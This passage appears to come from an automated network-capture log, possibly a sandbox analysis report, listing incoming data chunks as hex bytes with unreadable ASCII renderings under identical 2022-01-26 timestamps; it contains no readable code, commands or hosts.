fd 84 87 dc 76 ee 9f b4 e9 Data Ascii: :BD!rBv>_NFb"I]4zgu-)#&YpB]#`#N.C*Krbao;N-R-JWz7~Kr1kZ9Ju(O9+Da:E3vX}_^k^\;A[y4miO7Qv
2022-01-26 14:15:48 UTC	1176	IN	Data Raw: d1 53 4d bb 43 57 59 9b de 24 44 ef 90 7c 8b c3 fe e0 06 ff 01 7b 8a 02 88 c3 5c 73 f4 66 af 9a 1e 62 71 aa 3f 6f c5 71 ba 1c b6 73 b8 14 58 f3 5b fa d9 6f 27 5e e2 0b 8a 38 d3 48 70 dd 95 9e 64 51 82 ab 60 75 e8 d7 45 31 d5 01 74 35 55 b0 ea c2 bb cb 6d e5 6d 21 1d f8 e6 ce 5f e1 4a 0d 85 b6 d4 f1 2a 7a 50 ba 7b b1 92 cc 8d 21 a1 39 5a 3b 07 9c f7 71 ec 04 e7 ed bf d4 cb 34 79 f6 24 8b 32 02 96 10 39 20 3c 5f c9 a2 76 b9 a3 06 92 70 fe e7 94 73 aa 36 9a fa 67 2c e6 33 12 d3 9d 3f 24 5d 49 f2 9a f8 43 dd ad 68 b9 8b ce 78 93 74 57 b0 b9 c6 27 39 80 43 c0 9f bc 20 04 e8 cf 77 6e 29 b1 73 38 bc 9f 1a 60 ac b0 f0 01 6e 11 74 c8 c5 f6 6d a1 c4 63 73 d1 6a 9b d1 ee eb e1 ac 16 d6 15 a9 96 97 b2 bb 4b f8 f8 35 3d bc 9c b3 d3 d8 e5 c6 bd 3e 3d eb c4 97 c7 79 6c Data Ascii: SMCWY$D|{\sfbq?oqsX[o'^8HpdQ`uE1t5Umm!_J*zP{!9Z;q4y$29 <_vps6g,3?$]IChxtW'9C wn)s8`ntmcs jK5=>=yl

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1178	IN	Data Raw: 3a 98 ac 23 d6 37 89 79 d8 75 d2 af a8 8d 54 7b 2c 3f 51 e1 e9 e9 98 0a d3 0e b8 9c 76 43 77 0a 15 67 e5 34 64 10 6a 25 62 bb 5d 90 8a e4 9c cd 4d 8e 5c c2 1c 48 9c 2d 14 d0 dd 7f 0e 74 77 2e ae bf 85 a3 0d 85 af 5f 19 2b 17 38 a2 3e 01 b9 2f 67 7c 92 1a 27 22 c0 2c 8c c0 85 fb bb 7d d9 f0 53 f7 65 29 89 93 80 0e 5a 66 9d 5f 6b 3d d0 21 9a 40 e7 20 43 9c 61 f5 93 be 89 87 ca 94 75 73 d3 3a c6 33 5a 77 a5 be 96 20 1e b9 d5 11 4b 09 c6 d1 19 f9 a1 72 91 62 d6 9b a1 cc 0c ea eb 92 4e b6 91 0f 14 96 bd 5c 6f 64 38 1b dc 9b 27 84 e4 65 24 55 41 32 0b 5d d4 d0 9a 6d b4 bb 94 ad 5f 58 f1 91 06 09 9a 55 38 b8 ef 90 c0 92 94 8f dc 7b 89 f1 c8 7b 1e d2 a5 75 27 53 97 6d f8 8b be 3a 26 6b cc 2b 0e d4 1a 4e 15 42 bb 39 63 29 f6 ee ac 1d 95 8c 39 e8 ab 48 e2 d5 2b 36 Data Ascii: :#7yuT{,?QvCwg4dj%b]M\H-tw._+8>/g|'",}Se)Zf_k=!@ Caus:3Zw KrbN\od8'e$UA2]m_XU8{{u'Sm:&k+ NB9c)9H+6
2022-01-26 14:15:48 UTC	1179	IN	Data Raw: 1f 03 ca 8f 54 b4 f8 98 77 71 ff ab cc d7 cf 9f 1a 14 e8 a0 6f 93 91 9a da d3 25 97 9d 49 d6 45 7c a5 67 40 55 e4 44 0a 8c 53 1e 02 2a 1d 5c 5a 00 39 8e 08 22 e3 4b e8 87 b2 ae d7 37 1c 3e a0 35 8c 20 cb 45 4c 91 5b 12 06 6b eb 7c 30 f2 ef 22 3a 9d c5 05 60 72 e8 1b 47 5a ac 2c 0e 4f 27 e8 bf 01 02 9e ee dd a9 20 c0 b9 13 e7 a9 e0 0c fd 74 fb 7a 7c c6 d6 1c a8 f0 50 e0 ca 75 b1 a3 60 be 12 29 14 41 1e dd aa c0 6e 6c 2f 1b d2 14 9a 2a 15 a7 48 5f 1f 96 da 52 ae 72 65 71 8d b6 08 26 ff 61 53 0d b5 8d 5c 56 01 03 4f 0c e0 85 6b 3d 3b 51 e5 9c 5b c3 e5 5d 98 28 dc 26 7a 1b d9 a2 7e a9 5f f7 74 bd 91 51 d9 d6 dc 40 e7 f2 cd 8b 09 1d 65 4b f4 02 a1 46 c8 09 6a 8d fa ac 38 6f c4 c4 ad ed c3 dd a8 37 ba 02 21 bf 48 1f f8 63 97 b2 78 8e 72 57 74 db 2f 9d 81 df cd Data Ascii: Twqo%IE|g@UDS*\Z9"K7>5 EL[k|0'':`rGZ,O' tz|Pu`)Anl/*H_Rreq&aS\VOk=;Q[](&z~_tQ@eKFj8o7!HcxrWt/
2022-01-26 14:15:48 UTC	1180	IN	Data Raw: b0 e4 57 c9 4e 6a 27 1f 5d b9 56 e8 98 b7 1b 45 16 ed 83 a3 7f 7d c6 de ae 42 3f 4f 07 68 d0 d0 df 9d a4 3a f7 23 a9 ca ac 09 b8 4a ec 17 d3 34 2d 9d 5e 47 8e 85 b0 79 df f0 47 49 51 83 ab 99 ac 1a 6b c7 d0 4b 94 2c b0 5a 52 92 4b 1c 95 46 d5 73 bd 56 89 b6 8c c7 b5 2a 4f 9f 81 27 62 aa 6f 0f cd 99 80 7a 6a 4c 8b a6 bf c3 8c 41 3c a7 58 c5 39 8c d6 9a 8f 1a 1a e5 f7 81 32 b1 a4 94 40 12 5b aa 85 10 0a 51 17 e5 34 82 3f 59 e8 ac 39 3f a8 ba f3 ec 3f d5 fc 98 0e 1c b1 ca 2d 14 37 ba 58 29 6e 24 39 46 aa 35 58 67 ed 4a 1b b6 a3 51 52 29 2b 1d 55 34 de f7 8f a1 27 2e cc 94 0b fa e4 9c bb f7 b6 c7 ae 8a d9 6c 89 a0 03 ff 97 8a a0 23 d9 29 ec 59 17 24 93 ca e4 90 70 56 e1 cc 00 35 3d 83 5d 82 c4 75 be 7e 7a cf da aa 6f 52 c6 00 be a9 27 27 b4 32 6b 4b 0e 72 3d Data Ascii: WNj']VE}B?Oh:#J4-^GyGIQkK,ZRKFsV*O'bozjLA<X92@[Q4?Y9??-7X)n$9F5XgJQR)+U4'.l#)Y$pV5=]u~zo R"2kKr=
2022-01-26 14:15:48 UTC	1181	IN	Data Raw: 14 57 d6 65 c3 aa e7 f0 fb 3e 02 88 c0 fb 66 8d 3d 77 87 7a 78 ae c7 d1 1d 36 23 fa b2 82 81 3e 54 e1 30 9e f2 04 c1 e6 bf d4 cc 05 a2 14 74 36 40 b1 4d 55 d9 70 4f 48 6b 26 02 96 71 14 3d a7 4d 3b f2 d9 de 83 9c 88 5c 20 85 09 0a e6 08 b3 80 36 ea e5 dd e0 74 ca 04 94 62 5c 76 5c ce 63 5a 95 0a 1d ec 17 78 8d fc 35 b4 20 4f 33 de 9c 1f 6e 38 73 56 fd 9f 1a 60 ad b0 cb 50 6e 11 95 af 74 d9 7e 0f d6 26 52 bc 96 94 d1 ed 55 2a 49 53 d6 69 12 05 d7 96 63 18 f6 b1 35 b7 87 de 90 02 5f 5e 39 c1 a5 7b e4 c7 b8 9c d0 5d 62 07 b4 c0 08 a6 6b f9 07 64 e3 8e 50 32 fa ca ac 8f 74 6c c9 40 67 d5 91 5a 6f c5 53 bb 7b 2e ab 09 df b4 4c cb 9d ad 6b ca 9b 5f a4 19 bf ba 5e 43 09 52 19 c0 f1 d7 49 1b 1d cb da d4 7a 7f 53 9a 66 c6 e0 24 54 d3 8c 13 8a f7 f7 f8 48 20 ec d8 Data Ascii: We>f=wzx6#>T0t6@MUpOHk&q=M;\ 6tb\v\cZx5 O3n8sV`Pnt~&RU*ISic5_^9{]bkdP2tl@gZoS{.Lk_^CRIzS f$TH
2022-01-26 14:15:48 UTC	1183	IN	Data Raw: 3b db f2 aa 3d 4f 35 d5 9f 42 fb bb f7 57 0f ae 17 90 93 76 a6 5e 4a e5 99 a1 34 df 79 d0 53 46 a9 95 e7 43 8b c9 be e4 f8 fb 35 4f 32 6d 39 a0 c8 4b 7e fe 5f da 99 66 de 93 f4 60 b4 9c 42 60 be 6b 4b 7c d4 c6 29 4e ea d5 7e 75 db 8a 14 86 5e dd fc 4b c8 62 17 85 bd 1f 7b dc 23 81 a1 18 c1 2f ba e4 de ac 51 c7 27 12 a5 5c 04 4c 05 29 bd 39 19 3e 9e a9 e8 79 16 fe bf f1 85 d6 59 c7 d4 54 37 26 7b f7 fa a5 75 fc 26 97 10 e3 24 cc 9f 6e 48 dc 71 7c 66 79 56 2b 94 98 96 be e9 9b ee 5a 0d e4 8c 39 8f d9 3b a5 b5 2b f6 fe 40 9e f8 e6 b0 98 6a af e1 cf fe 00 89 03 b3 a5 bf ed 86 d4 7b 11 b1 b8 f5 95 b7 51 26 01 59 cd 7e 0f 30 02 4a d3 04 ee 23 21 fa c7 79 f1 f7 77 a1 bc 3f 77 a5 e1 5a cd ef 73 fe 65 b2 59 02 58 70 a9 95 d1 dd 34 07 07 28 c7 c3 38 a0 50 d6 93 43 Data Ascii: ;=O5BWv^J4ySFC5O2m9K~_f`B`kK|)N~u^Kb{#/Q'\L)9>yYT7&{u&$nHq|fyV+Z9;+@j{Q&Y~0J#!yw?wZseYXp 4(8PC
2022-01-26 14:15:48 UTC	1184	IN	Data Raw: b7 20 8f ca 06 ec 7a da 4a ac fc 9c f4 94 a2 7e d8 88 e5 3a a5 1c 63 7d c7 23 10 d3 22 ca 63 02 2f cf b7 5a aa 43 61 f0 ce 58 b2 c7 c2 74 6d 40 9b 55 ef 34 61 2e 35 15 2e c9 59 9d 97 9c 8e 41 bc 1f e1 2b 63 c5 2a c7 c4 8d 64 12 86 de c4 64 77 89 5c 53 da 78 43 d3 b5 52 29 0a 63 ee 4b 4d 9a e3 16 ce 4e f0 a9 0b 88 2e 56 cc 53 88 d1 29 22 ee f2 ab ff 75 79 ca 62 c1 cb 7d 9e 54 b7 fe 90 c2 6d 4f 5c b5 97 97 6a 34 e5 61 69 ec 1c f1 63 3d 14 c6 db 55 dc 43 83 01 85 e7 d0 fc 3d a7 64 21 b5 2b f9 92 02 50 cf eb 90 5d 78 db 49 44 f8 b5 37 46 b3 c6 6c 7f 9c 8e 65 2a 45 ef 55 87 d3 f1 3d 5c 8e c0 75 da 04 69 33 18 d2 4e f8 ee 8d 8c df 37 a2 6e 9b 3a 50 16 94 f4 7e be 69 ce 55 5b 95 2e 9a 2f ac db 9c 33 40 c6 cd 03 47 9f d1 96 2d e3 1d bd 26 b1 10 a5 61 3a 97 03 bb Data Ascii: zJ~:c}#"c/ZCaXtm@U4a.5.YA+c*ddw\SxCR)cKMN.VS)"uyb}TmO\j4aic=UC=d!+P]xID7Fle*EU=\ui3N7n: P~iU[./3@G-&a:
2022-01-26 14:15:48 UTC	1185	IN	Data Raw: d5 24 84 ad ae cd e1 05 89 bd 0f 09 e5 30 88 0e 08 45 61 2f f3 71 a9 44 5f 8d 39 d4 87 59 5d fa 61 9e e1 5e aa 71 98 43 77 b2 c9 ac 16 78 16 61 36 a5 39 01 2b ab a4 d8 69 36 e8 42 68 cf b5 0b 9c 0f ac b3 52 cf 54 65 4a 28 05 5d af 94 9f 48 22 c0 ac d8 15 18 02 18 f6 04 2e 80 28 43 e3 65 57 ee 2a d5 f7 21 da 32 59 79 5b ce 66 df 84 54 03 5c 48 05 a3 d0 64 24 2f 8d 4f 8f 0f b7 8f 22 77 f5 02 e0 09 40 b3 12 3e b4 d7 cc c2 7c 11 0c f4 66 e7 7f 71 d7 c1 4c 64 69 81 f6 f6 53 a4 cb 59 ea 85 b5 54 23 8b c3 af ae 04 3a f5 24 ee 36 57 8a a9 24 04 84 a3 3e 45 13 2e 9f a8 da 73 40 4d 40 f1 60 a7 ef e2 94 ce be 27 f4 d1 7f 86 f1 34 d3 5f ff 88 18 57 26 21 ae dd 86 fa 25 18 e5 1a f5 ef b5 00 7a 9e 01 23 73 60 3a ef 5d 8f 01 88 70 b1 84 2e d4 2e 65 a0 b9 de f6 9a 4e c8 Data Ascii: $0Ea/qD_9Y]a^qCwxa69+i6BhRTeJ(]H".(CeW*!2Yy[fT\Hd$/O"w@>|fqLdiSYT#:$6W$>E.s@M@`'4_W&!%z# s`:]p..eN
2022-01-26 14:15:48 UTC	1187	IN	Data Raw: 6c 7d 17 09 ec bf cc 6c 51 9c 5d a8 c6 3d 6a d2 46 e5 7f 7e 99 43 b7 c9 7c 54 4b bf 31 d8 72 7c d3 6b 86 b6 fb 6b 96 39 9d 6a b9 0b 68 02 33 92 3e f2 f9 4d 9e 42 d9 d1 42 eb bb 78 f0 7e a6 f7 6f f6 21 c2 15 36 6e 0c 16 7b 53 51 b1 fc c9 d8 0f 67 c7 c9 fe 4e d8 e9 f7 01 3b 6b c0 db 04 f1 56 af 5b 3c 01 b4 c2 64 37 e3 24 bb 3e 5c 8a e4 48 22 1a fd ec 39 a4 b7 f7 de ad 5d 1d 86 0e 68 99 59 b9 10 1c 58 1b 58 d9 68 0e 83 69 ad 5d 87 5b 50 e0 da b2 df 7f e7 e3 4f 34 b0 f1 04 fb bb 8b c3 f0 49 22 17 6d 89 2b 85 8d 0f 36 1c 99 26 42 c3 b4 9c e8 70 3f b1 32 36 be ed 3e fb 35 2a 56 0b d1 2c 46 8f 66 93 de d4 1c 69 29 16 c4 13 06 8b ba 36 aa 94 b5 f1 9a 2b 4c 75 9a d5 7e 78 b7 4c ea 42 b9 27 4e 4a 4c 26 d8 0e d0 fa 7b dc ae 7e ef 5f 9a 33 cf 2d 39 bd d8 32 62 9d 63 Data Ascii: I}lQ]=jF~C|TK1r|kk9jh3>MBBx~o!6n{SQgN;kV[<d7$>\H"9]hYXXhi][PO4I"m+6&Bp?26>5*V,Ffi)6+Lu~xLB'NJL& {~_3-92bc
2022-01-26 14:15:48 UTC	1187	IN	Data Raw: 3a db 20 ab cc 00 ef 6e 46 65 f7 c5 c7 ae bf f5 5e b1 1f bf 1e 2f 28 fa 81 ae 31 51 2f 2c ff a9 44 5f 44 41 12 90 42 b6 1d 90 55 ad 2a 77 cc ab 4d c5 9d ac cd e7 ef 01 ea 3e 8a 4b 01 d7 70 db 27 81 cd d4 7b 14 69 1a 0b 9d 93 4c a2 bb b4 54 17 4a 14 de 82 b8 f7 ff ca 22 d4 31 16 29 e8 8a 8d be 15 5c 32 03 64 a9 6e 58 ee 85 75 bc 8e 7d 2a 9a aa f1 aa eb d1 6e 01 91 5a 0d 88 e1 df 44 26 14 3e 9d 7b f0 a2 ab 14 18 76 6f 21 08 52 cf eb 66 7d 5c 98 a7 7b cf 0d f4 12 79 c1 cf 32 12 f1 7f aa 62 b3 30 a3 5b b6 4a 0d 8d 95 24 fc 4b ed 8b 4b 48 b9 f1 7e 1b 05 c0 2e 4e 66 04 6c ff 7e a2 ba 5a 44 10 69 d9 bf 3f 53 da de a3 80 96 9a bc e6 4f 5f f2 02 76 b9 71 15 b9 5b fb c7 a8 d9 91 db 92 8e f7 79 ae 97 12 f5 76 d2 74 13 fa 0d e8 3e 5b 66 df 30 14 0a 61 0c d0 d1 4d f0 Data Ascii: : nFe^/(1Q/,D_DABU*wM>Kp'{iLTJ"1)\2dnXu}*nZD&>{vo!Rf}\{y2b0[J$KKH~.Nfl~ZDi?SO_vq[yvt>[f0aM

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1188	IN	Data Raw: fb 38 60 b6 75 85 7e f4 d4 40 c3 e2 bb fb dc 65 fb 2c 02 d7 6b c4 32 4f fb 9b 3d b1 6e 93 64 33 9f 94 da be 0d 6e 05 4a fa e7 f5 79 3b ef 8a 47 2a e1 e1 42 b4 e5 01 c9 9a e8 5b 6e 7d 8f 0f 9f 87 99 59 26 34 b2 bb 59 b8 3e c1 9b 95 d8 d3 db b6 99 f2 bf 8b d6 34 c9 d0 d7 04 6d 2a e9 18 f8 46 85 f5 63 60 ab a4 13 5e 3f 1d 74 59 57 c3 60 72 cb d6 53 ac 7b 9d 55 14 83 a7 7c eb 95 a8 0b 20 0a 82 81 5d c6 6a de 03 92 d1 b9 a5 07 58 1b 5f 90 a8 e6 17 a9 b2 46 91 a4 ce 1e 70 38 7e 0d 55 3a 4f 0a b0 70 d8 fb bb 8b d1 17 fc af c1 2a 89 ab ee 9c c0 20 5e dc ad 0d 5b a5 ff dc cd df bc 1e 5b bd 6b a9 eb 1f c2 7c 67 bd a7 0b a3 6f de 60 2a 76 69 b7 25 53 ad f9 ff 64 d1 7f 31 4b 0e c4 65 94 a2 88 a9 65 00 0d 8e bb c3 fb 9d 59 a3 77 91 28 75 53 05 11 d8 ae a6 bf 2a 55 41 Data Ascii: 8`u~@e,k2O=nd3nJy;G*B[n}Y&4Y>4m*Fc`^?tYW`rS{U| ]jX_Fp8~U:Op* ^[[k|go`*vi%Sd1KeeYw(uS*UA
2022-01-26 14:15:48 UTC	1190	IN	Data Raw: c0 39 5a 8a 28 fa 83 45 31 3c 28 dc 20 d4 63 40 5a 49 b6 c9 32 a4 e2 b5 bc 26 8f 48 6b 80 61 95 7f a7 e6 ea 2e 6a da 6b b1 32 f2 81 ed db 34 49 49 94 ba fe 24 21 7e f2 9a 2a db b8 c4 00 ae e0 18 0c a2 11 e8 d8 ae 52 de 00 21 93 4e 5a df af 25 41 67 71 19 da 97 64 c0 fc 38 97 14 9c d5 61 cc 6e 11 00 6d 80 0f 62 b6 5b 43 c4 d1 96 94 b2 67 cf f6 22 21 a4 da 01 e2 a3 b2 04 82 f8 f8 99 20 e4 06 3e 3b 2b 13 a9 aa c6 f6 9f f8 9c cd d2 59 8c 96 5f 83 ce a8 6b 57 98 9b 1c ec 8f 40 88 55 06 fb 67 d2 7f 3b 80 a7 9d d9 34 b9 55 3f 6c f9 a5 e1 e0 bc 7d dc c9 26 bb 47 9b 22 53 0e 48 c6 06 3f a8 f0 82 88 7c cf 1a 1f 43 c6 d4 ab 89 bb 63 11 95 b4 4d f0 75 a1 3d 9a ef 8a af f8 48 48 43 e3 55 46 00 00 70 9e f9 1c e8 6b 40 76 91 61 07 b2 ed 6d b0 88 81 0a 63 96 4b 74 61 e3 Data Ascii: 9Z(E1<(c@ZI2&Hka.jk24II$!~*R!NZ%Agqd8anmb[Cg"! >;+Y_kW@Ug;4U?l}&G"SH?|CcMu=HH CUFpk@vamcKta
2022-01-26 14:15:48 UTC	1191	IN	Data Raw: 91 a4 7b ae 26 18 df 3c 9c cf 0d 6c 41 5d f2 df 88 d7 97 2c b0 53 f5 b4 77 ee 71 96 20 c3 4e 05 f6 32 aa 80 2c 94 b4 71 72 7f 9a 29 64 73 3f 08 6b 24 9f c5 78 79 b3 39 37 19 87 01 f7 12 bb b1 dc 14 e3 1f 6d ce fc e4 bb 8e 8c c5 27 66 3b e4 53 6a 1f 90 3d 69 08 59 a7 17 93 57 b8 5f 59 c0 92 92 1a d0 59 5c bc e8 10 e0 60 69 75 28 6b 6f 27 4e 56 b6 27 fb 7c dc de a6 d4 84 06 da 42 67 e2 25 8c ad 6b 4d 44 3a 1b c7 df 54 fe e2 f0 26 3b 83 bb ea 32 4a 9d 11 95 dd e7 73 1b 72 33 d3 b8 51 32 b8 de a6 e0 4a 39 6a 39 70 b7 51 39 75 7e f2 64 10 bb c8 1a 9d 0f 6e 55 dd c1 61 ec 29 ba 8e 8b 2b 40 88 4d 44 59 f2 f5 b8 b3 5d dc aa 73 58 df db 0e 01 de 12 c2 eb 58 c2 96 96 2b 4c dd 0e 49 ab c3 97 e9 6c ad af f2 94 48 22 a0 6c d6 b4 88 be eb 3f 15 2e 26 2e c1 db fb fb 7d Data Ascii: {&<lA],Swq N2,qr)ds?k$xy97m'f;Sj=iYW_YY\`iu(ko'NV'|Bg%kMD:T&;2Jsr3Q2J9j9pQ9u~dnUa)+@MDY] sXX+LIlH"l?.&.}
2022-01-26 14:15:48 UTC	1192	IN	Data Raw: 2d 8f 16 91 8e f1 34 4c a5 bc 05 5f 33 a6 9c 80 c2 ae 12 cb ed 0a 8f d3 0e 2c 6e 4b f0 a7 e8 d5 87 1f a5 c3 0c 41 f2 a0 11 f3 ae b9 0e ec 18 61 8f a2 04 26 f0 d4 ac e4 4a 27 8e 3f 97 fc 8f 0a 68 02 64 c4 4c 5a ac 4d 21 c8 24 dd 00 a1 9a 74 0e 2b d9 aa 69 24 4a 13 cc 18 7b 47 76 70 a8 0d 49 f6 8a 79 7c 57 a7 87 cc 5c a3 5b d0 cb 36 65 0f 0a d2 99 02 f8 d1 bf 37 0c ee 20 6f af cb 08 95 bd ba a0 01 6c 1f 34 72 e3 94 cc 30 61 7f 28 03 d3 3c 3b 0d e9 c4 05 db 17 63 7d 1f f1 3c 11 82 5a 0a 77 17 ae 36 5c 87 16 f3 87 05 85 ed 37 c7 93 43 e8 8d 74 5b 70 f2 cc 4d cf 99 bf 1f 3c 33 3d db f5 1a 11 ae 4e 89 b1 2a 86 0f e8 86 f7 cd 72 38 60 2e 44 6e b8 96 ae c5 98 7d 38 ad 05 4b 9a 39 12 b5 0f 2c d8 e4 b1 69 4c 1e 92 83 28 72 5c 72 d4 32 96 1a 58 72 66 e9 f3 e6 73 85 Data Ascii: -4L_3,nKAa&J'?hdLZM!$t+i$J{GvpIy|W\[6e7 ol4r0a(<;c}<Zw6\7Ct[pM<3=N*r8`.Dn}8K9,iL(r\r2Xrfs
2022-01-26 14:15:48 UTC	1194	IN	Data Raw: 60 0b 9b 0d ce fb 5f 2d f8 99 1a 99 d5 8f 40 e0 67 9b 12 e0 e3 d1 b3 84 94 4f 73 53 14 3a 33 5f c0 ce 71 f3 dc 24 e3 a3 43 b4 df 87 4a 25 29 f4 02 13 4b b8 6b 2d ec b3 39 57 54 f0 c9 ec 97 f4 e6 80 48 4a fe 2a 0a ff 40 f5 b4 a9 c4 74 6c 1d e5 2e 2e ca 3f 92 4c 0d fc 68 1a ea 61 91 8a b8 57 b5 8f 0f 04 2b 28 e5 7d 01 bb 12 75 69 92 ed 22 cd 3f a4 80 90 25 a4 eb 0c c0 88 4f a6 e8 34 c7 a3 79 3c a8 7f 4f 71 b5 32 8b d5 a0 f3 08 e9 f1 5d 3d f8 3f 4e a3 24 8f 29 70 f9 e3 b5 9e 8e 35 c2 c3 34 74 40 69 6b 0f f5 69 30 ba 47 7d f2 9c 22 4b 42 fc 0d 92 5f 2e f7 5b 0d 6c d2 9d fa 67 2c 92 b7 89 f1 a8 48 ce 12 71 48 69 f0 4f 39 d4 1a 4a 74 cb 78 b1 16 e0 10 1b fb a4 ff 8b 95 ef 41 7a c0 7c f3 90 ad 6b d7 60 64 4a 00 88 d3 9d 61 58 67 e9 9d 6d 3b 89 90 bf 8d 49 83 45 Data Ascii: `_-@gOsS:3_q$CJ%)Kk-9WTHJ*@tl..?LhaW+(}ui"?%O4y<Oq2]=?N$)p54t@iki0G}"KB_.[lg,HqHiO9JtxAz |k`dJaXgm;IE
2022-01-26 14:15:48 UTC	1195	IN	Data Raw: 69 71 65 99 16 9c 24 f9 b2 d3 2f 98 1c 71 51 c0 25 02 76 9c bc 0d 5f e6 ed 4e 7b c6 89 a6 b8 51 33 cd 99 5e b4 6f 94 47 15 06 0f 33 c4 f0 15 18 fd 6a 50 94 dd 8f a1 bd 47 a9 87 b9 7a 4c 5a c5 f1 2d bd 2e 52 a4 af 5d 5c e3 b4 dd 96 46 cd ac d2 dc 1f 13 2d 23 17 01 13 9f 7f 17 bb c4 13 a2 6f 5a a0 d5 8a 12 04 b9 26 f1 6f f0 ba b7 e6 41 17 a4 e7 df a5 31 da f2 e3 89 1a 54 54 c6 c4 01 4b f1 c2 1a 55 ff 0b 46 4e 9e 91 76 d4 86 f9 f6 30 a1 a9 2e 4a de 44 1a 24 18 df 7b 72 7e 4e 2a 41 8f 0c 9c 21 cf d5 2c 90 c0 92 2c 60 a0 14 e2 2e 7b f9 ed f9 74 6d 3f 6e 8c f2 f1 11 60 9f 74 a6 2e 81 ad 05 8e c9 c5 c3 99 58 1d 43 1f 3f 43 cf 05 84 1b 24 df ab e7 65 47 ba e8 bf 4c d0 b3 9e 89 e4 f3 f8 49 3d 89 63 5c da 4f e1 42 93 70 06 75 c5 d7 7f e6 35 c7 dd 41 b4 e9 e7 2e 1e Data Ascii: iqe$/qQ%v_N{Q3^oG3jPGzLZ-.R]\F-#oZ&oA1TTKUFNv0.JD${r~N*A!,,`.{tm?n`t.XC?C$eGLI=c\OBpu5A.
2022-01-26 14:15:48 UTC	1196	IN	Data Raw: f6 73 3e 71 32 95 c6 12 24 34 92 20 d9 12 78 cc fa 14 5a 9a 8c 06 79 ad c0 ae af c9 0c a2 22 01 fb 00 39 95 83 fa 0a 0c 4f ac cd 57 be 18 c1 61 78 2e 9b 3f 1b e4 63 eb 63 58 86 b2 1a 20 17 8a 9a 82 62 c2 1e 26 d8 76 96 94 30 29 36 c7 56 54 c1 17 a8 e2 a3 d1 fb 18 45 5f 35 b7 de 1e c1 9f 45 18 39 c9 91 8b 88 51 33 65 31 f1 75 fd 07 f1 7c e8 bc cf 86 bc ec f2 9e 4d 3b 35 f6 b2 51 84 ee 4f 39 58 95 5d 71 f5 d7 c1 5a 57 30 03 54 f1 6a 9e c6 52 94 41 de fa ae a9 48 d1 f1 d6 67 84 15 30 5d d4 3d 08 c0 88 c3 a5 53 c9 ac 64 61 c0 75 c4 08 bc 3d e8 51 19 d3 c3 bb e3 a1 6d 41 b6 e5 75 ca 27 06 5a 90 48 77 89 86 aa 9c 8d fa 6a 51 92 38 87 c6 bf ff 3d ef 2f 20 0d c8 ea 7e a9 82 aa 0a e5 72 b7 da e1 f8 a9 56 df eb 9d 39 7d 2d 29 a8 3b 4e 2e be 09 6c 25 92 a7 1b 0a a9 Data Ascii: s>q2$4 xZy"9OWax.?ccX b&v0)6VTE_5E9Q3e1u|M;5QO9X]qZW0TjRAHg0]=Sdau=QmAu'ZHwjQ8=/ ~rV9}-) ;N.l%
2022-01-26 14:15:48 UTC	1198	IN	Data Raw: 84 5c 7a ab a6 c1 41 a8 3e c7 f8 03 2e bb 52 5e b1 5b b4 37 65 3b 92 83 2e 6f 9a 23 60 7f f1 8d 40 7b 1b c9 88 30 2c 53 55 05 8c ee 84 fa 3e 3c 55 e7 b4 09 e1 b1 9c 50 7d f0 0f e0 55 ee 20 c3 37 ef 17 6c cc 4a 0c 8a ac 67 4c a5 69 b3 b8 b9 ee 4b 2b 8e f1 a0 5f e0 71 da 74 69 ee 31 5d ea 33 57 46 77 c6 df d7 1b e1 e5 f5 2d 4f f6 95 8a 43 23 03 7d 3f cb 23 e6 06 b1 47 b1 14 ca b7 38 6e 60 48 94 2c 4d d5 5b 53 ce f8 4a 7d 80 dd 63 83 92 f5 6b 09 bf de 86 5a 03 20 37 26 cf 10 28 3f 1e bb 1f 62 a9 0e 56 f3 5a 2e 5e f5 70 db 55 24 ea e8 44 b9 cf b5 0d 9d d3 27 93 39 60 6d 99 0f 35 a8 30 bf f7 79 1d df 2b 43 2e 01 8d 19 f1 ca 1a d2 32 5f dd 5d fb e5 77 d7 8a 2a 6e 2f e2 17 f7 ca 20 12 d1 0e bd 80 f7 f5 8b 53 98 53 da 91 4a 1f df 82 3a 57 ad a2 89 bc b6 95 59 a0 Data Ascii: \zA>.R^[7e;.o#`@{0,SU><UP}U 7lJgLiK+_qti1]3WFw-OC#}?#G8n`H,M[SJ}ckZ 7&(?bVZ.^pU$D'9`m50y +C.2_]w*n/ SSJ:WY
2022-01-26 14:15:48 UTC	1199	IN	Data Raw: 41 b7 2b 5c 7a 49 f4 72 72 9b b1 ee c8 39 ad 31 0a aa cc 22 ca 0e d3 c1 88 6b 33 6c 43 a3 2b 46 e3 16 b2 c8 e9 a7 b2 78 2e 56 77 6d 86 73 d6 56 48 8a ed b9 75 f2 91 a2 65 07 fb ff 44 e2 7d 7c 51 2e 6b f0 11 00 e2 1e 1b df 8c 71 67 50 71 d6 02 52 c6 b0 c8 76 31 30 cd db ef 38 b0 41 9c 3e e6 70 8e e1 99 b0 72 6b 88 c6 de ae b0 73 b0 f8 eb 78 45 75 85 a2 b1 f7 d8 28 65 bb 8f 87 5d ab 96 63 d7 e8 59 96 67 fc aa b0 f4 f8 18 50 76 b4 3e 11 c6 3e c4 05 76 43 05 fe 7a b6 f3 2f f5 ae 4d ff 1c ee 25 e2 db cc 41 18 b6 65 6f 4f 12 94 33 2d fd c0 18 dc 17 f7 c0 15 03 90 d8 d3 db b6 99 f2 bf 89 d6 ac 47 95 df d9 f6 f1 f8 59 db f7 85 b3 3b 11 40 a4 fb 64 db 88 89 76 b2 15 7b 9b 45 bb 18 13 68 23 fe eb 40 51 25 87 bd c7 f4 df de 57 6b a1 6f 2c 21 60 54 2d ae cd e6 a5 e4 Data Ascii: A+\zIrr91"k3lC+Fx.VwmsVHueD}|Q.kqgPqRv108A>prksxEu(e]cYgPv>>vCz/M%AeoO3-GY;@dv {Eh#@Q%Wko,!`T-

Timestamp	kBytes transferred	Direction	Data
